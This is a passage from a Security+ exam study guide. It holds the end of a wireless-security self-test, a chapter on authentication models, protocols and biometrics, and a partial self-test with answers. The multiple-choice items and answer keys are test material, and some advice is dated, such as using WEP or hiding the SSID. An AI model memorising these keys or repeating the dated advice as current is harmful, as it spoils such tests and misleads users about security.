9. You wish to encrypt traffic between the wireless client and the access point, but you don't have a wireless router that supports WPA or WPA2. What would you do to secure the traffic?
   A. Use a third-party program to encrypt the traffic.
   B. Use WPA on the client but WEP on the router.
   C. Use WPA2 on the client but WEP on the router.
   D. Use WEP on both the client and the router.
10. Derek is performing a wireless site survey and has found a wireless router connected to the network. On the wall across from where the wireless router was found, Derek also notices some strange markings. What is the term for these markings?
   A. War dialing
   B. War driving
   C. Rogue access point
   D. War chalking
11. Sean, a senior security officer for your company, has been monitoring wireless activity for some time and suspects that an attacker has spoofed the MAC address on their network card to gain access to the network. What wireless security feature has been compromised in this example?
   A. MAC filtering
   B. WEP
   C. WPA2
   D. SSID broadcasting disabled

12. Sue is responsible for configuring the wireless network for Jetstream, Inc. Management has expressed great concern about wireless security and would like to ensure that anyone outside the building cannot connect to the wireless network. What should Sue do?

A. MAC filtering
B. WPA2
C. WPA
D. Lower the power level
E. Disable SSID broadcasting

13. Jeff is a junior security officer for Company XYZ and is currently responsible for the security of the company's wireless network. Jeff is working on configuring the wireless encryption and wants to use the most secure encryption option with a RADIUS server for authentication. Which encryption option should he use?

A. WPA Personal
B. WPA2 Personal
C. WEP
D. WPA Enterprise
E. WPA2 Enterprise

14. Dan, a security engineer for your company, has recently limited which devices can connect to each port on the switch by MAC address. Which of the following wireless attack methods is Dan mitigating?

A. IV attack
B. WPA2 cracking
C. Rogue access point
D. MAC spoofing

Configuring a Wireless Network

15. What is the first thing you should change on the wireless router when it is powered on?

A. Configure WEP.
B. Change the admin password.
C. Change the IP address.
D. Change the DHCP server scope.


16. You have purchased a wireless router, but do not intend on having any wireless clients for the first six months. What should you do to help secure the router?
    A. Enable WEP.
    B. Disable SSID broadcasting.
    C. Enable WPA2.
    D. Disable the wireless features.
17. What program could be used to do a survey of your area and discover wireless networks? (Select two.)
    A. MBSA
    B. Device Manager
    C. NetStumbler
    D. Routing and Remote Access
    E. Kismet

Infrared and Bluetooth

18. What is the transfer rate of Bluetooth?
    A. 10 Mbps
    B. 1 Mbps
    C. 4 Mbps
    D. 8 Mbps
19. What type of wireless vulnerability involves exploiting a Bluetooth device and copying data off the device?
    A. Bluejacking
    B. Bluetoothing
    C. Bluesnarfing
    D. Bluenosing
20. Tom has recently received a number of unwanted advertisements to his mobile device. What type of attack is occuring?
    A. Bluejacking
    B. Bluetoothing
    C. Bluesnarfing
    D. Bluenosing

Performance-Based Question

21. Using the following exhibit, match the term on the right to its corresponding description on the left.



SELF TEST ANSWERS

Understanding Wireless Networking

1. ☑ **B.** Ad hoc mode is when two laptops connect directly together through a wireless connection.
   ☒ **A, C,** and **D** are incorrect. Infrastructure mode is the other wireless topology, which involves having the wireless clients connect to an access point. Laptop and Enterprise are not valid wireless modes.
2. ☑ **D.** The 802.11a standard was created before the Wi-Fi standard was created and runs at the 5-GHz frequency. The 802.11b/g/n standards all run within the 2.4-GHz frequency range.
   ☒ **A, B,** and **C** are incorrect. The 802.11b/g/n standards are all part of the Wi-Fi standard and are compatible with one another.
3. ☑ **C.** The 802.11g standard runs at 54 Mbps and within the 2.4-GHz range.
   ☒ **A, B,** and **D** are incorrect. The 802.11n standard supports speeds greater than 54 Mbps, while 802.11b only supports 11 Mbps. The 802.11a standard supports 54 Mbps but runs at the 5-GHz frequency range.
4. ☑ **A.** The 802.11n standard is a new wireless standard that supports transfer rates in the hundreds of Mbps!
   ☒ **B, C,** and **D** are incorrect. The 802.11a standard supports a transfer rate of 54 Mbps, 802.11b supports a transfer rate of 11 Mbps, and 802.11g supports a transfer rate of 54 Mbps.
5. ☑ **B.** WPA uses the TKIP protocol to change the key used to secure the wireless network at regular intervals.
   ☒ **A, C,** and **D** are incorrect. WEP has static keys configured, while WEP2 and WPA5 don't exist.
6. ☑ **D.** WPA2 uses CCMP and the AES symmetric encryption algorithm to perform its encryption.
   ☒ **A, B,** and **C** are incorrect. WEP has static keys configured, WPA uses the TKIP protocol to change the key used to secure the wireless network at regular intervals, and there is no such thing as WEP2.

Securing a Wireless Network

7. ☑ **B.** The SSID is the name of your wireless network. This name should not be easy to guess, and you should also have SSID broadcasting disabled.
   ☒ **A, C,** and **D** are incorrect because they are not the name of the wireless network.

8. ☑ **C.** When configuring your wireless router, be sure to disable SSID broadcasting so that the wireless router does not advertise itself.
☒ **A, B,** and **D** are incorrect. You should enable some form of encryption such as WEP or WPA, but that will not hide the network. You would not turn off the wireless router or unplug the network cable from the router, as that will stop authorized individuals from accessing the network.

9. ☑ **D.** You will need to use WEP if you have an older router that does not support WPA or WPA2. If you are using WEP on the router, you will need to configure WEP on the client.
☒ **A, B,** and **C** are incorrect because WPA and WPA2 are not supported on the router, so you cannot use them on the client. Also note that the encryption protocol used must be the same as the client and router. You would not use a third-party program because the wireless router does support encryption through WEP.

10. ☑ **D.** War chalking is the term for hackers marking on a wall wireless network information used to access a wireless network they found.
☒ **A, B,** and **C** are incorrect. War dialing is when a hacker uses a dialer program to dial random phone numbers in order to locate network devices with modems attached. War driving is when a hacker uses a scanner to locate wireless networks. A rogue access point is either an unauthorized access point connected to the network or a fake access point created by a hacker.

11. ☑ **A.** Hackers can bypass MAC filtering by spoofing (altering) the MAC address of their network card.
☒ **B, C,** and **D** are incorrect, as spoofing is not used to compromise those security features. WEP and WPA2 are wireless security protocols used to encrypt wireless communication. Disabling SSID broadcasting is a method used to hide the wireless network.

12. ☑ **D.** In order to limit how far someone can be from the wireless access point and still connect to it, you can lower the power level on the access point to limit the wireless range.
☒ **A, B,** and **C** are incorrect. MAC filtering can limit which systems can connect by their MAC address, but cannot ensure they are not connecting while outside the building. WPA and WPA2 are wireless encryption protocols, but again cannot ensure someone is not connecting from outside the building. Disabling SSID broadcasting is a common technique to help secure wireless, but it does not prevent someone from outside the building from connecting.

13. ☑ **E.** Both WPA Enterprise and WPA2 Enterprise are wireless security protocols using a RADIUS server for central authentication, but WPA2 is the more secure of those protocols.
☒ **A, B, C,** and **D** are incorrect. WPA Personal, WPA2 Personal, and WEP do not support RADIUS server authentication. WPA Enterprise does support RADIUS server authentication, but it is not considered as secure as WPA2 Enterprise.

14. ☑ **C.** To help prevent rogue access points from being connected to the network, you can limit which devices can connect to the switch by their MAC address. This is a network security feature known as port security.
☒ **A, B,** and **D** are incorrect, as they cannot be mitigated by port security.

Configuring a Wireless Network

15. ☑ **B.** When you first get the router, you should set the admin password to prevent others from logging on and changing your router's settings.
☒ **A, C,** and **D** are incorrect. Although you will want to change a number of settings on the router, the admin password should be the first.

16. ☑ **D.** If you do not have a need for the wireless features of the router, then you should disable the wireless features.
☒ **A, B,** and **C** are incorrect because they are all settings you would set if you had wireless clients.

17. ☑ **C** and **E.** NetStumbler is a wireless scanner for Windows that can detect wireless networks that are close to you, while Kismet is a wireless scanner for Linux that can display the wireless networks and the clients connected to the network.
☒ **A, B,** and **D** are incorrect because they are not wireless scanners.

Infrared and Bluetooth


18. ☑ **B.** Approximately 1 Mbps is the transfer rate of Bluetooth.
☒ **A, C,** and **D** are incorrect because they do not represent the transfer rate of Bluetooth.

19. ☑ **C.** Bluesnarfing is when a Bluetooth device is exploited and data is copied or deleted off the device.
☒ **A, B,** and **D** are incorrect because bluejacking is sending unsolicited messages to Bluetooth devices. There are no such things as bluetoothing and bluenosing.

20. ☑ **A.** Bluejacking is a Bluetooth vulnerability that involves the hacker sending unsolicited messages to a Bluetooth-enabled device.
☒ **B, C,** and **D** are incorrect. Bluesnarfing is another Bluetooth exploit that allows a hacker to retrieve data from the device. Bluetoothing and bluenosing are fictitious terms.

Performance-Based Question

21. The following illustration displays the terms associated with their definition. Note that the Security+ exam may have a similar question and expect you to drag the box containing the term on the right onto the description.





10

Authentication

CERTIFICATION OBJECTIVES

10.01 Identifying Authentication Models

10.02 Authentication Protocols

10.03 Implementing Authentication

✓ Two-Minute Drill

Q&A Self Test

An important consideration for all security programs is how employees identify themselves to different systems and how that information is used to verify that the individual is who they say they are. The process of verifying the identity of the individual is known as authentication. Before employees can gain access to secure areas of the building, or access resources on a server, they must be authenticated.

This chapter discusses the concept of authentication and reviews some of the common authentication protocols found in environments today.

CERTIFICATION OBJECTIVE 10.01

Identifying Authentication Models

The most common example of authentication is when an employee supplies a username and password to the system and the system verifies that information against a database to determine that the username and password exist. If the information matches what is stored in the database, then the employee is authenticated and granted access to the system.

In this section you will learn about different authentication factors and the concept of single sign-on, but let's start by reviewing some of the terms you learned in Chapter 2—identification and authentication.

Authentication Terminology

Remember from Chapter 2 that a user must first identify themselves to the system before authentication can occur. For example, when a user types a username into the logon screen, they are identifying themselves, but when they type the password, they are proving their identity by knowing something only that person should know.

Most authentication examples involve the user being authenticated by the server. But from a security point of view, a more secure scenario is to have the client authenticate the server as well. This will ensure that another system is not impersonating the server to intercept confidential information from the client. The term used to identify an authentication scheme that involves both sides of the communication authenticating is *mutual authentication*.

Authentication Factors

The Security+ exam expects you to know the different methods, or factors, of authentication. An individual can be authenticated using any of the following authentication factors:

- **Something you know** This is the most common authentication factor, where the employee knows information to prove their identity. Examples of this authentication factor are knowing a password or a PIN.
- **Something you have** Also a common authentication factor, this is based on you having something in your possession to gain access to the environment. For example, you use a swipe card or physical token to enter a building.
- **Something you are** Employees can gain access to a system by using a more advanced authentication factor known as something they are. With this authentication factor, employees use a physical characteristic of themselves such as a retina scan, fingerprint, or voice recognition to prove their identity. Authenticating to a system using this method is known as *biometrics* and is considered the most secure method of authentication.
- **Somewhere you are** An authentication system that can authenticate you based on your location. This could be GPS location or IP subnet information.
- **Something you do** A newer form of authentication factor that is based on habits of the user. For example, a system may use typing patterns in conjunction with another authentication factor to authenticate a person.

exam Watch

For the Security+ exam, be sure to know the different factors of authentication and that biometrics offers the strongest form of authentication.

The Security+ exam expects you to know the different authentication factors just mentioned, but it also expects you to identify what are known as single-factor authentication, two-factor authentication, and three-factor authentication schemes. If you are authenticating to a system by using only one of the authentication factors, then you are using a single-factor authentication scheme. For example, knowing the username and password to authenticate is a single-factor authentication scheme because they are both examples of something you know.

A two-factor authentication scheme would be based on two authentication factors such as something you know and something you have. For example, you have the bankcard (something you have), and you know the PIN for the bankcard. This authentication scheme is much stronger than simply needing to have the bankcard to gain access to the account. If that were the case, then anyone with the bankcard in their possession could withdraw money from the account.

For the exam, know that smartcards are two-factor authentication because you need to have the smartcard and you need to know the PIN. Another example of two-factor authentication is doing a fingerprint scan and then typing a password. Notice that in that example, the two factors are something you are and something you know.

A three-factor authentication scheme would be based on all three factors—something you know, something you have, and something you are. For example, the employee may be required to do a retina scan, swipe a card, and know the PIN for the card.

INSIDE THE EXAM

Multifactor Authentication Schemes

The Security+ certification exam is sure to test your knowledge on multifactor authentication schemes, so be sure that you are comfortable with identifying two-factor authentication and three-factor authentication schemes.

The following are common examples of two-factor authentication schemes:

- **Physical token and password** This is an example of authenticating with something you have and something you know.
- **Smartcard and PIN** Again, this example is authenticating with something you have and something you know.
- **Biometrics and password** This example is using an authentication scheme that uses something you are, combined with something you know.

The exam will try to trick you by giving you examples that may look like multifactor authentication but are not because the examples use the same authentication scheme. For example, using a retina scan and fingerprint for authentication is still only single-factor authentication because they are both examples of something you are. Another example of single-factor authentication would be a username and password because they are both examples of something you know.

exam Watch

For the Security+ certification exam, be sure to know the different authentication factors and how to identify multifactor authentication such as two-factor authentication or three-factor authentication.

Single Sign-on

An important concept regarding authentication is the concept of single sign-on, also known as SSO. Single sign-on is the principle that when you authenticate to the network, you then have the capability to access multiple systems based on your authentication information. With SSO you are not required to authenticate with each different system you access—you authenticate once and then can gain access to multiple systems without authenticating again.

Why is SSO so valuable? Many years ago you would have to authenticate with each server individually. This meant that each system stored a separate username and password database, and users had to remember various passwords to access more than one server. With SSO, the user logs on with one set of credentials and then accesses many different servers, even servers in other organizations. Authenticating against an identity store in your organization and being authorized to use network services from other organizations is known as identity federation.

exam Watch

The Security+ exam expects you to know that single sign-on (SSO) allows a user to authenticate to the network once and access multiple systems without needing to provide additional credentials.

SSO has the benefit that as a network administrator, you do not need to manage multiple usernames and passwords for each server, but at the same time, the drawback of SSO is that if a hacker hacks the account, then the hacker can gain access to multiple servers. If you were not in an SSO environment and the hacker hacked an account, they would have access only to the one server and would need to hack the password again to access a different server.

Access Tokens

When a user logs on to a system or network, an access token is created for the user and is used to determine whether a user should be allowed to access a resource or to perform an operating system task. This logical token maintains all the information required for resource validation and includes the following information:

- **Security identifier (SID)** An SID is a unique number assigned to the user. The SID is what Windows uses to identify the user instead of the actual username. We know Bob as the bsmith user account, but Windows knows Bob as his SID, which looks something like S-1-5-21-2752813485-788270693-1974236881-116.
- **Group security identifiers** The access token contains a list of any groups that the user is a member of. This is important because when a user double-clicks a resource, the resource is normally configured with permissions assigned to groups. Windows checks to see which groups the user is a member of through the access token and then checks to see if one of those groups has permission for the resource being accessed. If a group that is contained in the access token is allowed access to the resource, the user will gain access to the resource.
- **Primary group security identifier** For POSIX compliance you can specify your primary group—this is the group that becomes the owner of files and directories in POSIX environments. The primary group is, by default, set to Domain Users and is rarely used in the Microsoft environment.
- **Access rights** During the logon process, Windows determines the rights you have within the operating system and stores the list of your rights within the access token. For example, if you had the "Change the System Time" right, that information would be stored in the access token during the logon process. If you tried to change the time on the computer, your access token would be checked for that right; if the right were in the access token, you would be allowed to change the system time.

It is important to note that the access token is created only at logon, so if you add a user to a new group, the user would need to log off and log on again for the access token to contain the new group in the group membership list. After logging on again, the user should be able to access any resources that the newly added group can access because the access token has been updated.

on the Job

To see a list of well-known SIDs used by the Windows operating systems, visit http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q243330.

CERTIFICATION OBJECTIVE 10.02


Authentication Protocols

When users provide credentials such as a username and a password, the username and password are passed to an authentication server by using an authentication protocol. The authentication protocol determines how the authentication information is passed from the client to the server. In this section you will learn about different authentication protocols.

Windows Authentication Protocols

The first type of authentication protocols I want to go over are the Windows authentication protocols. These authentication protocols are found in Microsoft products such as IIS and Microsoft Exchange Server. A number of authentication methods used in the Microsoft world are described as follows:

- **Anonymous authentication** With anonymous authentication you are not required to log on. Windows uses an account for the actual service, and you are passed through as that account. Whatever permissions the anonymous account has are the permissions you will have while you are connected anonymously. This is a popular authentication method for web sites or FTP servers.
- **Basic authentication** You are required to log on, and the username and password are sent to the server in clear text. This means that if someone has a packet sniffer between you and the server, that person will be able to capture your password and view it because it is not encrypted.
- **Integrated Windows authentication** You are required to log on to the server, but your username and password are sent to the server in an encrypted format. This authentication method is more secure than basic authentication if users are required to log on.
- **Kerberos** Kerberos is a popular mutual authentication protocol and is used by default with Active Directory environments. Microsoft Active Directory adheres to the Lightweight Directory Access Protocol (LDAP) standard, which is the Internet protocol for accessing and querying a directory. Kerberos uses a Key Distribution Center (KDC) server that is responsible for issuing tickets. These tickets are needed in order for a client to request



a service from any other server on the network (known as a realm). The Kerberos process starts when the client logs on to the network. The KDC has a component known as the Authentication Server (AS), which gives the client a ticket-granting ticket (TGT), which gives the client permission to request a service ticket. The service ticket is required to request service from a server on the network. When the client wants to connect to a specific server on the network, it must request a ticket from the ticket-granting service (TGS), which is another component of the KDC. The TGS grants the ticket to the client so the client can access the required server on the network.

Remote Access Authentication

The foregoing authentication methods are very "Microsoft-ish," but standard protocols are used to perform authentication as well. These standard authentication protocols are used by various network services such as RAS (remote access services) and VPN (virtual private network).

RAS is a remote access technology that supports point-to-point connections using PPP (Point-to-Point Protocol) as the remote access protocol used by a telephony application (for dial-up) to connect to the RAS server. VPN connects to a remote server (VPN server) using a secure channel over an untrusted network such as the Internet. Whether using a dial-up connection with RAS or a secure VPN connection, both RAS and VPN support the following authentication protocols:

- **Password Authentication Protocol (PAP)** The Password Authentication Protocol sends the user's credentials in plain text and is very insecure because of how easy it is for someone to analyze and interpret the logon traffic. This is the authentication protocol used by the basic authentication method mentioned previously.
- **Challenge Handshake Authentication Protocol (CHAP)** With the Challenge Handshake Authentication Protocol, the server sends a challenge

to the client that is then used in the authentication process. The following steps are performed by CHAP:

1. The server sends the client a challenge (a key).
2. The client then combines the challenge with the password. Both the user's password and the challenge are run through the MD5 hashing algorithm (a formula), which generates a hash value, or mathematical answer. The hash value is sent to the server for authentication.
3. The server uses the same key to create a hash value with the password stored on the server and then compares the resulting value with the hash value sent by the client. If the two hash values are the same, the client has supplied the correct password. The benefit is that the user's credentials have not been passed across the network at all.

- **Microsoft Challenge Handshake Authentication Protocol (MS-CHAP)** MS-CHAP is a variation of the CHAP authentication protocol and uses MD4 as the hashing algorithm versus MD5 used by CHAP. MS-CHAP also uses the Microsoft Point-to-Point Encryption (MPPE) protocol along with MS-CHAP to encrypt all traffic from the client to the server.
- **MS-CHAPv2** With MS-CHAP version 2, the authentication method has been extended to authenticate both the client and the server. MS-CHAPv2 also uses stronger encryption keys than CHAP and MS-CHAP.
- **Extensible Authentication Protocol (EAP)** The Extensible Authentication Protocol allows for multiple logon methods such as smartcard logon, certificates, Kerberos, and public-key authentication. EAP is also frequently used with RADIUS, which is a central authentication service that can be used by RAS, wireless, or VPN solutions.

If you have remote users connected across the Internet to access company resources, you should use a VPN that encrypts the communication from the user's computer to the VPN server.

exam Watch

The Security+ certification exam expects you to know the common authentication protocols used in networking environments.

Authentication Services

Now that you understand some of the different authentication protocols you need to know for the exam, let's move on to authentication services. When thinking of authentication services, we think of the following:

- **Authentication** The authentication service is responsible for validating the credentials presented by the user and typically involves having an authentication database of criteria. For example, when a user logs on with a username and password, that information is then verified against an account database.
- **Authorization** Once the account information has been verified, the user is granted access to the network. The authorization component may need other criteria besides account information before granting access. For example, the authorization service may require that the authentication request come from a specific subnet.
- **Accounting** The third service offered as an authentication service is accounting. Accounting deals with logging activity so that you can bill different departments for their usage of the different services.


It is important to note that the authentication services of authentication, authorization, and accounting are collectively known in the industry as *AAA*. Many AAA services have come out over the years such as RADIUS, DIAMETER, and TACACS+. These services offer the benefit of a central authentication system that can offer authentication, authorization, and accounting for many types of environments such as wireless, remote access services (RAS), or virtual private networks (VPNs).

RADIUS

Remote Access Dial-In User Service (RADIUS) is a central authentication service that has been popular for many years. The client computer that needs access to the network connects to the network by dialing into a RAS server or making a connection to a VPN server from across the Internet. This RAS or VPN server in this case is known as the RADIUS client because it sends the authentication request to the RADIUS server that is running in the background. This RADIUS server verifies the credentials and sends back a reply as to whether the network client is to be granted or denied access (see Figure 10-1).

FIGURE 10-1

RADIUS is a central authentication service for services and devices.



RADIUS is an AAA protocol that uses UDP as the transport layer protocol and uses the following UDP ports:

- UDP port 1812 for authentication and authorization services
- UDP port 1813 for accounting services

Remember from Chapter 8 that 802.1x is a common authentication protocol that controls who gains access to a wired or wireless network by requiring the client to authenticate against a central authentication database such as a RADIUS server. You can use 802.1x to control access to wireless networks and switches that support 802.1x authentication. This is a method of implementing *network access control (NAC)*, where you are controlling who can connect to the network.

DIAMETER

DIAMETER is a newer AAA protocol and is designed to replace RADIUS. DIAMETER provides more reliable communication than RADIUS because it is TCP based. DIAMETER has improved upon the services being offered over RADIUS by being a more secure, scalable protocol.

TACACS and XTACACS

TACACS stands for Terminal Access Controller Access Control System and originated as an authentication service that ran on Unix systems. TACACS services ran over TCP and UDP port 49.

A few years after TACACS came out, Cisco created their own proprietary authentication service known as *Extended TACACS (XTACACS)*, which worked as a central authentication service for Cisco devices.

TACACS+

The Terminal Access Controller Access Control System+ (TACACS+) protocol is the AAA protocol used by Cisco networks and supersedes the original TACAS and XTACACS protocols. TACACS+ uses TCP for communication and uses the same topology as RADIUS in the sense that the client tries to connect to the network, and the NAS (which is the TACACS client) sends the authentication request to the TACACS server.

TACACS+ has been improved over RADIUS from a security standpoint because it encrypts all information between the TACACS client and the TACACS server, whereas RADIUS encrypts only the password between the RADIUS client and the RADIUS server.

exam Watch

The Security+ exam expects you to know the protocols that offer authentication, authorization, and accounting (AAA) services to the network. Remember that RADIUS, DIAMETER, and TACACS+ offer AAA services.

Other Authentication Protocols

There are a number of other authentication protocols or methods used by systems and applications to authenticate users to an environment. The following identify some other authentication technologies you should be familiar with for the Security+ exam:

- **LDAP** The Lightweight Directory Access Protocol (LDAP) is an Internet protocol designed for access to a directory service over TCP port 389 and allows LDAP-enabled applications to authenticate to a directory and then retrieve information about objects stored in the directory.
- **Secure LDAP** Secure LDAP is the LDAP protocol using SSL over TCP port 636 to encrypt the communication between the client and LDAP system.
- **SAML** Security Assertion Markup Language (SAML) is an XML standard that is designed to allow systems to exchange authentication and authorization information. This is often used with identity federation.
- **TOTP** Time-based One Time Password (TOTP) is an algorithm used by authentication systems that involves passwords being generated based on the current time.

- **HOTP** HMAC-based One Time Password (HOTP) is an HMAC-based algorithm used to generate passwords.
- **Implicit deny** Implicit deny is a security concept that relates to authentication by denying anyone access to a system until they are authenticated.
- **Trusted OS** A term used to identify a system that implements multiple layers of security such as authentication and authorization to determine who can access a system and what they can do.
- **Federation** A term used to authenticate and authorize users across organizations and application boundaries.
- **Transitive trust** The term associated with allowing access based on a trust model. For example, if ComputerA trusts ComputerB, and ComputerB trusts ComputerC, then ComputerA will trust ComputerC in a transitive system via the trust to ComputerB.

CERTIFICATION OBJECTIVE 10.03

Implementing Authentication

Earlier in the chapter you learned about the different authentication factors such as something you know, something you have, and something you are. You also learned that many authentication schemes will combine those factors to create a two-factor or a three-factor authentication scheme.

In this section you will learn about common methods to implement authentication such as user accounts, access tokens, and biometrics.

User Accounts

The most common form of authentication is to ensure that each employee has a unique username and password to access the network. When using user accounts to authenticate to the network, each user identifies himself or herself by typing the username, but authenticates by typing a password. Other examples of identification would be a user ID, account number, or employee number—anything that can be used to identify the individual.

The employee is authenticated after that identity is proved by typing a password for the username, a passphrase, or maybe a PIN number to go with the account.

Once the user has typed the username and password, the account information is sent to an authentication server to verify that the information is correct. Once the authentication server has verified the information, it generates an access token for the user.

exam Watch

For the exam, remember the difference between identification and authentication. Identification is presenting identifying information such as a username, while authentication is proving you are that person—in this example, by knowing the password.

When it comes to user accounts and authentication, ensure that you are using strong passwords with account lockout policies in place. If you wish to assess the passwords of users, be sure to perform an offline password audit where you take a copy of the account database to your test environment and run the password audit. This is critical so that you do not lock the accounts, which is what would happen if you did an online assessment.

on the Job

If your authentication scheme is based on user accounts, be sure to configure a strong password policy and account lockout policy to protect the accounts.

Tokens

Many networking environments today use tokens. When discussing security, there are two major types of tokens:

- **Hardware token** A security token is a small device that is typically used to identify an individual and is used in the authentication process. Of the different types of tokens, the most popular is a device that displays a random number on it for 30 to 60 seconds (see Figure 10-2). The user is to use that random number along with their username and password in order to log on.
- **Software token** Very similar to a hardware token except that it is software (an app) stored on a computing device instead of being its own separate hardware device.

FIGURE 10-2

A token used for authentication.



- **Logical token** A logical token is the token that is generated at logon that contains the user SID, group SIDs, and the privileges of the user. This token is presented to any resources to determine if access to the resource should be granted.

Note that the hardware tokens can also be physical objects that the user needs to gain access to the building, such as a card or device attached to your keychain that is swiped past an electronic reader to enter an area of the building.

Looking at Biometrics

Biometrics is the process of authenticating to a system or network by using a physical characteristic of yourself such as a fingerprint, retina scan, or voice recognition. Biometrics offers the highest level of security as it relates to authentication, but is not as common as a simple username and password–type authentication due to the expense.

As mentioned, different forms of biometrics include fingerprint scans, palm scans, voice recognition, or a retina scan, which scans the pattern of blood vessels around the retina. The most secure method of authentication with biometrics is an iris scan, which scans the colored part of the eye that surrounds the pupil.

Biometrics Enrollment

The first time someone uses a biometrics device, they go through what is known as the *enrollment process*. With the enrollment process, the biometric data is read off a

biometric reader and then the biometric data is converted to a digital representation. The biometric data is then run through a mathematical operation, and the results of that operation are stored in a database for authentication to the system.

Biometric Error Types

Although biometrics is the most secure method of authentication, it is possible for the biometric system to make mistakes due to the level of detail in the identifying information. The following are the two common types of errors with biometrics:

- **Type I** A type I error is known as the *false reject rate (FRR)* and occurs when the biometric system fails to authenticate someone who is authorized to access the system.
- **Type II** A type II error is the opposite of a type I error in that it allows someone to access the system who is not authorized to access the system. This type of error is known as the *false acceptance rate (FAR)*.

Biometric devices are sometimes rated by the percentage of errors that occur using a value known as the *crossover error rate (CER)*. The CER is a number representing when the number of type I errors equals the number of type II errors. For example, if 5 out of 100 authentication attempts are type I errors and 5 out of 100 authentication attempts are type II errors, then the CER is 5. The lower the CER value, the more accurate the biometric system is.

Smartcard

A smartcard is a card the size of a credit card that has a microprocessor and can contain data used by a system or application (see Figure 10-3). The smartcard can be used to identify the user because that user is the only person who is supposed to have that specific smartcard. Once the smartcard is inserted into the system, the user will need to type a PIN number associated with the smartcard in order to authenticate to the system.

Many different implementations of smartcards are in use today. The U.S. military uses a form of smartcard known as a *common access card (CAC)*. The common access card is issued to active duty personnel and is used as an identification card and as a form of authentication. The CAC is used to authenticate to the network and to grant access to military systems, as well as to encrypt and digitally sign messages.

Another example of a form of smartcard being used by government agencies is the *personal identification verification (PIV)* card, which is used to store information

FIGURE 10-3

A smartcard stores authentication information and can be used to authenticate the user.



about the government employee such as authentication information (including biometrics) that is used to authenticate personnel and control access to computer systems and facilities.

CERTIFICATION SUMMARY

In this chapter you learned the fundamentals of authentication. Be sure to remember the following key points about authentication when preparing for the Security+ exam:

- Different methods of authenticating to a system include by something you know (a password), by something you have (an access card), or by something you are (biometrics).
- You are sure to be asked about multifactor authentication such as two-factor or three-factor authentication. Remember that *multifactor* means that you must use a combination of the three authentication methods listed previously.

- Basic authentication and PAP transmit the authentication information (username and password) in clear text, while other authentication protocols such as CHAP, MS-CHAP, and Kerberos do not.
- Remember that protocols such as RADIUS, DIAMETER, and TACACS+ offer AAA services.

With a strong understanding of the material presented in this chapter, you will have no problems with any authentication-related questions on your exam. Not only is the material presented here important for the exam, but it will also be important after you ace the exam and continue on to a career as a networking professional.



TWO-MINUTE DRILL

Identifying Authentication Models

- ❑ The three types of authentication factors are something you know, something you have, and something you are.
- ❑ Multifactor authentication involves combining the three authentication factors to create a two-factor authentication or a three-factor authentication. A common two-factor authentication uses a smartcard (something you have), which requires a PIN (something you know).
- ❑ Single sign-on (SSO) is a common authentication principle that allows a user to access multiple systems by authenticating only once as opposed to authenticating to each system they access.

Authentication Protocols

- ❑ Common authentication protocols found in Microsoft products are anonymous authentication, basic authentication, and integrated Windows authentication.
- ❑ Common remote access protocols used by RAS or VPN servers are PAP, CHAP, and MS-CHAPv2, to name a few.
- ❑ Remember that Kerberos is a mutual authentication protocol that uses KDC to distribute tickets to clients who want to access a service on the network.
- ❑ Many network environments are implementing AAA services such as RADIUS, which is a central authentication server that other systems and devices can use for authentication.

Implementing Authentication

- ❑ When basing your authentication model on usernames and passwords, be sure to have a strong password policy in place with an account lockout policy.
- ❑ Remember that the username is used to identify the user, while the password is used to authenticate the user.
- ❑ Other common methods to authenticate: you can use a smartcard that contains a microprocessor and data representing the user, or you can use a hardware or software token for authentication.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Identifying Authentication Models

1. Before a user is authenticated, what must occur?
   - A. Authorization
   - B. Identification
   - C. Authentication
   - D. Encryption
2. What is the term for when a client authenticates to the server and the server authenticates to the client?
   - A. Bidirectional authentication
   - B. Two-factor authentication
   - C. Three-factor authentication
   - D. Mutual authentication
3. Which of the following represents two-factor authentication?
   - A. Username and password
   - B. Retina scan and fingerprint
   - C. Smartcard and PIN
   - D. Smartcard and token
4. What is the term for when your authentication information is automatically passed to multiple servers so that you do not have to log on to each server?
   - A. SSO
   - B. PAP
   - C. CHAP
   - D. MS-CHAP

Authentication Protocols

5. Which authentication protocol requires that users have a ticket before requesting service from a server?
   A. PAP
   B. Kerberos
   C. CHAP
   D. MS-CHAP
6. Which authentication protocol uses a three-way process to authenticate the user, which starts with a challenge being sent?
   A. Kerberos
   B. PAP
   C. CHAP
   D. Basic
7. When configuring the VPN server to work with RADIUS, what is the role of the VPN server?
   A. Network client
   B. RADIUS server
   C. ISP
   D. RADIUS client
8. When working with AAA services, what is the accounting feature responsible for?
   A. Tracking usage of services
   B. Allowing access to the network
   C. Authenticating the user
   D. Denying access to the network

Implementing Authentication


9. Which of the following is the most secure type of biometrics?
   A. Fingerprint
   B. Iris
   C. Retina
   D. Voice

10. What type of authentication device has a microprocessor in it?

A. Token
B. RAS
C. Smartcard
D. RADIUS

Performance-Based Question

11. Looking at the exhibit, match each component listed on the right side to the item in the diagram.



SELF TEST ANSWERS

Identifying Authentication Models

1. ☑ **B.** The user must identify themselves before they can be authenticated.
   ☒ **A, C,** and **D** are incorrect because they do not occur before the user is authenticated.
2. ☑ **D.** Mutual authentication is the term for when the two sides of the communication channel authenticate to one another.
   ☒ **A, B,** and **C** are incorrect because they do not represent the term for when two sides authenticate to one another.
3. ☑ **C.** A smartcard and PIN is an example of a two-factor authentication scheme because a smartcard is something you have, while a PIN is something you know.
   ☒ **A, B,** and **D** are incorrect. The username and password combo is not two-factor because both are examples of something you know (only one factor). The same goes for retina scan and fingerprint—they are both something you are (only one factor), and the smartcard and token are examples of something you have (only one factor).
4. ☑ **A.** Single sign-on (SSO) involves the user logging on to the environment with credentials that are passed automatically to other servers, so additional credentials are not needed.
   ☒ **B, C,** and **D** are incorrect because PAP, CHAP, and MS-CHAP are all examples of authentication protocols.

Authentication Protocols

5. ☑ **B.** Kerberos is a ticket-granting protocol that involves the client requesting a ticket from the KDC to access a particular server on the network.
   ☒ **A, C,** and **D** are incorrect. PAP is an authentication protocol that sends usernames and passwords in clear text, CHAP is a three-phase authentication method that involves the server sending a challenge to the client, and MS-CHAP is the Microsoft implementation of CHAP.
6. ☑ **C.** CHAP is an authentication protocol that uses a three-way handshake where the server sends a challenge to the client.
   ☒ **A, B,** and **D** are incorrect. Kerberos is a ticket-granting protocol that involves the client requesting a ticket from the KDC to access a particular server on the network. PAP is an authentication protocol that sends usernames and passwords in clear text. Basic authentication is an authentication method, supported by many applications, which sends the username and password in clear text.

